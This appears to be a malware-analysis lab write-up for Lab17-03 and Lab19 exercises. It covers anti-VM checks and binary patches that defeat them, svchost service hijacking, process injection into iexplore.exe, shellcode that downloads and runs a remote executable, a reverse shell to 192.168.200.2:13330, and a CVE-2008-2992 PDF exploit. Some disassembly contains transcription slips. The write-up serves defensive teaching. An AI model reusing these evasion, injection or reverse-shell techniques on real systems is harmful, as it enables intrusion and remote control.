


Figure 6. Install RT

2. InstallSA

Install as a Service

In brief the subroutine @1000D847 will do the following

1. RegOpenKeyExA – HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
2. RegQueryValueExA – netsvcs
3. loop through the data to find either Irmon or a custom string passed in as an argument
4. CreateServiceA – with service name as Irmon or a custom string passed in as an argument
5. Add data to HKLM\SYSTEM\ControlSet001\Services\[Irmon | custom]\description
6. Creates a parameter key in HKLM\SYSTEM\CurrentControlSet\Services\[Irmon | custom]
7. Creates a Servicedll key in HKLM\SYSTEM\CurrentControlSet\Services\[Irmon | custom] with the path of the dll as the value
8. Start the service
9. Creates a win.ini file in windows directory
10. Writes a Completed key to SoftWare\MicroSoft\Internet Connection Wizard\ if SoftWare\MicroSoft\Internet Connection Wizard\ does not exists




Figure 7. InstallSA

3. InstallSB

It first calls sub routine 0x10005A0A to

1. Attain higher privileges via adjusting token to SeDebugPrivilege
2. It then gets the WinLogon Pid
3. It then get the windows version to determine which sfc dll name to use
4. It then uses CreateRemoteThread to get Winlogon process to disable file protection via sfc

It then calls the subroutine @0x1000DF22 to

1. It first query service config of NtmsSvc service
2. If service dwStartType is > 2, it will then change the service to SERVICE_AUTO_START
3. If then checks if the service is running or paused. If it is running or in paused state, it will stop the service.
4. It then queries HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost\\Netsvc values
5. It then gets the PID of svchost and check if the malicious module is loaded
6. backup c:\\windows\\system32\\ntmssvc.dll to c:\\windows\\system32\\ntmssvc.dll.obak
7. copy current dll to c:\\windows\\system32\\ntmssvc.dll
8. If ntmssvc.dll isn't loaded, the malware will then inject it into svchost
9. Starts the created service
10. Creates a win.ini file in windows directory
11. Writes a Completed key to "SoftWare\\MicroSoft\\Internet Connection Wizard\\" if "SoftWare\\MicroSoft\\Internet Connection Wizard\\" does not exists

f. Analyze the malware Lab17-03.exe inside VMware.

- i. What happens when you run this malware in a virtual machine?

The malware terminates.

- ii. How could you get this malware to run and drop its keylogger?

we can patch the jump instructions at the following address

1. 0x004019A1
2. 0x004019C0
3. 0x00401A2F
4. 0x00401467

iii. Which anti-VM techniques does this malware use?

@00401A80: I/O communication port

@004011C0: checking registry key
SYSTEM\CurrentControlSet\Control\DeviceClasses\vmware

@00401670: checking mac address

@00401130: checking for vmware process name (hash of first 6 chars)

iv. What system changes could you make to permanently avoid the anti-VM techniques used by this malware?

1. Patch the binaries
2. Change Mac Address
3. Remove VMware tools

v. How could you patch the binary in OllyDbg to force the anti-VM techniques to permanently fail?

Change the following instruction to xor instead

```
.text:00401991      mov    ebp, esp
.text:00401993      sub    esp, 408h
.text:00401999      push   edi
.text:0040199A      call   in_Check
.text:0040199F      test   eax, eax
.text:004019A1      jz    short loc_4019AA
.text:004019A3      xor    eax, eax
.text:004019A5      jmp    loc_401A71
.text:004019A6      . . .
```

Figure 5. in instruction patch

Change the following instruction to xor instead

Figure 6. Registry checking patch

Nop out the calling of this subroutine

```
.text:00401A19      mov     ecx, [ebp+hModule]
.text:00401A1F      push    ecx
.text:00401A20      call    Mac
.text:00401A25
.text:00401A28
.text:00401A2C
```

Figure vii. Mac Address patching

Change the hash to AAAAAAhh to invalidate the search

```
.text:00401450      push    0
.text:00401458      push    0F30D12A5h
.text:0040145D      call    checkHash
.text:00401462      add    esp, 8
```

Figure 8. Process Name Hash patching

Practical 10

a. Analyze the file Lab19-01.bin using shellcode_launcher.exe


i. How is the shellcode encoded?

The shellcode is alphabetically encoded. In figure 2, we can see the function responsible for decoding.

Figure 1. Decoding Function

ii. Which functions does the shellcode manually import?

We can use a tool called sctest to help us to emulate the shellcode.



```
remnux@remnux: ~/Desktop$ shellcode2exe.py -s Lab19-01.bin
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading string shellcode from file Lab19-01.bin
Generating executable file
Writing file Lab19-01.exe
Done.
remnux@remnux:~/Desktop$ sctest -Svs 1000000 < Lab19-01.bin > sctest-lab19.txt
remnux@remnux:~/Desktop$
```

Figure 2. sctest



```
sctest-lab19.txt
File Edit Search Options Help
verbose = 1
unhooked call to GetCurrentProcess
stepcount 236074
HMODULE LoadLibraryA (
    LPCTSTR lpFileName = 0x00417369 => |
        = "URLMON";
) = 0x7df20000;
UINT GetSystemDirectory (
    LPTSTR lpBuffer = 0x004173b1 =>
        = "c:\WINDOWS\system32";
    UINT uSize = 128;
) = 19;
HRESULT URLDownloadToFile (
    LPUNKNOWN pCaller = 0x00000000 =>
        none;
    LPCTSTR szURL = 0x00417370 =>
        = "http://www.practic";
    LPCTSTR szFileName = 0x004173b1 =>
        = "c:\WINDOWS\sv";
    DWORD dwReserved = 0;
    LPBINDSTATUSCALLBACK pfnBindStatusCallback = 0;
) = 0;
UINT WINAPI WinExec (
    LPCSTR lpCmdLine,
    UINT nCmdShow
) = 7;
```

Figure 3. sctest output

We can see that the shellcode uses LoadLibraryA, GetSystemDirectory, URLDownloadToFile and WinExec. We can also use ollydbg to see it live.

iii. What network host does the shellcode communicate with?

As seen in Figure 4, the shellcode communicates with
http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe.

iv. What filesystem residue does the shellcode leave?

c:\windows\system32\1.exe

v. What does the shellcode do?

1. Download http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe.
2. Save the payload as c:\windows\system32\1.exe
3. Execute the payload

b- The file Lab19-02.exe contains a piece of shellcode that will be injected into another process and run. Analyze this file.

i. What process is injected with the shellcode?

Firing up IDA Pro we can immediately see that a function is called to create a new process and thereafter injecting shellcode into it.

```

text:004013BF ; 
text:004013BF
text:004013BF loc_4013BF:                                ; CODE XREF: _main+69†j
    lea    ecx, [ebp+Data]
    push   ecx
    push   offset aGotPathS ; "Got path: %s\n"
    call   sub_40143D
    add    esp, 8
    lea    edx, [ebp+dwProcessId]
    push   edx
    push   eax
    lea    eax, [ebp+Data]
    push   eax
    call   GetProcessId
    add    esp, 8
    mov    [ebp+var_8], eax
    cmp    [ebp+var_8], 0
    jnz   short loc_401403
    push   offset aErrorLaunching ; "Error launching new process\n"
    call   sub_40143D
    add    esp, 4
    mov    eax, 1
    jnp   short loc_401438
text:00401403 ;
text:00401403 loc_401403:                                ; CODE XREF: _main+AD†j
    push   1A7h      ; dwSize
    push   offset unk_407030 ; lpBuffer
    mov    ecx, [ebp+dwProcessId]
    push   ecx
    call   ProcessInjection
    add    esp, 0Ch
    mov    [ebp+var_8], eax
    cmp    [ebp+var_8], 0
    jnz   short loc_401436
    push   offset aErrorInjecting ; "Error injecting process\n"
    call   sub_40143D
    add    esp, 4
    mov    eax, 1
    jnp   short loc_401438
text:00401436 :

```

Figure 1. Launching new process

To see the arguments passed into the GetProcessID function (refer to 0x4013DE) we can set a breakpoint in ollydbg.




Figure 2. iexplore.exe is the targeted process

From figure 2, we can see that iexplore.exe path is passed into a function. The function then use this path to CreateProcess.

ii. Where is the shellcode located?

To find the shellcode, I would first try to find the function call responsible for writing the shellcode into the remote process. `WriteProcessMemory` is a good place to start.




Figure 3. WriteProcessMemory

At address 0x00401230, we can see a function with a lpbuffer argument passed in along with the buffer size and a process id. It is not hard to guess that this function is responsible for opening a handle to the remote process and eventually writing payload into it. We would just need to trace who called this function to find out where is the shellcode located.

```
.text:00401403 loc_401403:          ; CODE XREF: _main+AD↑j
.text:00401403                 push    107h           ; dwSize
.text:00401408                 push    offset loc_407030 ; lpBuffer
.text:0040140D                 mov     ecx, [ebp+dwProcessId]
.text:00401410                 push    ecx             ; dwProcessId
.text:00401411                 call    ProcessInjection
.text:00401416                 add    esp, 0Ch
.text:00401419                 mov    [ebp+var_8], eax
.text:0040141C                 cmp    [ebp+var_8], 0
.text:00401420                 jnz    short loc_401436
.text:00401422                 push    offset aErrorInjecting ; "Error injecting process\n"
.text:00401427                 call    sub_40143D
.text:0040142C                 add    esp, 4
.text:0040142F                 mov    eax, 1
.text:00401434                 jnp    short loc_401438
.text:00401436 -
```

Figure 4. Shellcode located at 0x407030

Seems like we have found the shellcode @0x407030. Lets take a peek at the shellcode =) as shown below... Press "C" to convert the bytes to code.

Figure 5. A peek into the shellcode

iii. How is the shellcode encoded?

Looking at the shellcodes in Figure 6, we can see that the author is using the “call” trick (as seen in step 2) to get the address of the shellcode. Analyzing the codes, we can see that the shellcodes from 0x407048 onwards are decoded using XOR with 0xE7.

```

.data:00407030 ;
.data:00407030
.data:00407030 loc_407030: jmp short loc_407043 ; DATA XREF: _main+C8↑o
.data:00407030
.data:00407032 ; -.-.
.data:00407032
.data:00407032 loc_407032: pop edi ; CODE XREF: .data:loc_407043↓p
.data:00407032
.data:00407033 push small 10Fh
.data:00407037 pop cx
.data:00407039 mov al, 0E7h
.data:0040703B
.data:0040703B loc_40703B: xor [edi], al ; CODE XREF: .data:0040703E↓j
.data:0040703B
.data:0040703D inc edi
.data:0040703E loopw loc_40703B
.data:00407041 jmp short loc_40704B
.data:00407043
.data:00407043
.data:00407043 loc_407043: call loc_407032 ; CODE XREF: .data:loc_407030↓j
1.
2. .data:00407042
.data:00407048 .data:00407048 loc_407048: outsb ; CODE XREF: .data:00407041↓j
.data:00407048
.data:00407049 add ah, [esi+00h]
.data:00407049

```

Figure 6. Shellcode using call instruction and XOR

iv. Which functions does the shellcode manually import?

To analyze the shellcode, we can either extract the shellcode and run it using scstest or you can choose to use a simple trick that I be showing to break in the newly created process.

1. First break at WriteProcessMemory function
2. Before the memory is written into the remote process we change the first byte of the shellcode (0x407030) to 0xCC (breakpoint)
3. Attach debugger to the newly created IEXPLORE.exe
4. Resume Lab19-02.exe in ollydbg
5. The IEXPLORE.exe will break on executing the injected shellcode

On analyzing the shellcode, you will come across a function that is responsible for manually importing the following functions. You may also wish to break at CALL instructions in the shellcodes to trace where in the memory are the address coming from.

Address	Value	Comment
0014017F	50000000	
00140183	E80853FF	
00140187	FFFFFF28	
0014018B	7C801078	kernel32.LoadLibraryA
0014018F	7C80236B	kernel32.CreateProcessA
00140193	7C801E1A	kernel32.TerminateProcess
00140197	7C800E85	kernel32.GetCurrentProcess
0014019B	71AB6A55	ws2_32, WSASStartup
0014019F	71AB8B6A	ws2_32, WSASocketA
001401A3	71AB4407	ws2_32.connect
001401A7	00000000	
001401AB	00000000	
001401AF	00000000	
001401B3	00000000	
001401B7	00000000	
001401BB	00000000	
001401BF	00000000	
001401C3	00000000	
001401C7	00000000	

Figure 7. imports

v. What network hosts does the shellcode communicate with?

We set a breakpoint @ connect and analzye the SockAddr struct passed to it.




Figure 8. SockAddr Struct

$\text{sin_port} = 0x3412 = 13330$

$\text{sin_addr} = 0xC0A8C802 = 192.168.200.2$




Figure 9. Convert Hex to IP Address (online tool)

vi. What does the shellcode do?

Reverse shell(cmd.exe) to 192.168.200.2:13330. We can see that the shellcode executes CreateProcessA after connecting to the remote IP.





Figure 10. CreateProcessA

The following figure is a internal setup to see how the malware would behave on successful connection to the IP & port. As we have expected, a reverse shell connection is established.



```
remnux@remnux: ~
File Edit Tabs Help
remnux@remnux:~$ nc -l -p 13330
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp


C:\Documents and Settings\
```

Figure 11. Reverse shell connection established

c. Analyze the file Lab19-03.pdf. If you get stuck and can't find the shellcode, just skip that part of the lab and analyze file Lab19-03_sc.bin using shellcode_launcher.exe.

- i. What exploit is used in this PDF?

Lets recce the pdf file first to get more insight. We can see that it contains /JS and /JavaScript elements. Which indicates that this pdf might be using javascript to exploit the pdf...



```
remnux@remnux:~/Desktop$ pdfid Lab19-03.pdf
PDFID 0.2.1 Lab19-03.pdf
PDF Header: %PDF-1.3
obj 10
endobj 10
stream 2
endstream 2
xref 1
trailer 1
startxref 1
/Page 1
/Encrypt 0
/ObjStm 0
/JS 2
/JavaScript 3
/AA 0
/OpenAction 1
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 0
/EmbeddedFile 0
/XFA 0
/Colors > 2^24 0
remnux@remnux:~/Desktop$
```

Figure 1. pdfid to recce the pdf file

using pdfextract we can easily extract the javascript contents.

```
remnux@remnux:~/Desktop$ pdfextract -s Lab19-03.pdf
[error] Breaking on: "Length 461..." at offset 0x104d
[error] Last exception: [Origami::InvalidObjectError] Failed to parse object (no:10,gen:0)
-> [Origami::InvalidNameObjectError] Bad name format
Extracted 1 PDF streams to 'Lab19-03.dumpstreams'.
remnux@remnux:~/Desktop$
```

Figure 2. Extract javascript via pdfextract tool

The extracted javascript contains the payload and some pdf version check to filter which pdf reader version can be exploited followed by some standard heapspray and finally the trigger “util.printf”. A google search on this printf exploit surfaced the following article from CORE security. CVE-2008-2992 a Printf buffer overflow exploit.




Figure 3. CVE-2008-2992; Printf buffer overflow

ii. How is the shellcode encoded?

Referring to Figure 3, we can easily see that the payload is unicode encoded by the %u symbol. We could convert it using a unicode2raw tool provided in remnux... or you can write your own simple tool to do it.

```
remnux@remnux: ~/Desktop/Lab19-03.dump
File Edit Tabs Help
remnux@remnux:~/Desktop/Lab19-03.dump$ unicode2raw < unicode.shell > shellcode.raw
remnux@remnux:~/Desktop/Lab19-03.dump$
```

Figure4. unicode2raw

iii. Which functions does the shellcode manually import?

Before jumping straight into analyze the shellcode, we could use sctest to generate a nice little graph of the piece of shellcode we are analyzing.



Figure 5. sctest and dot




Figure 6. Flow Graph

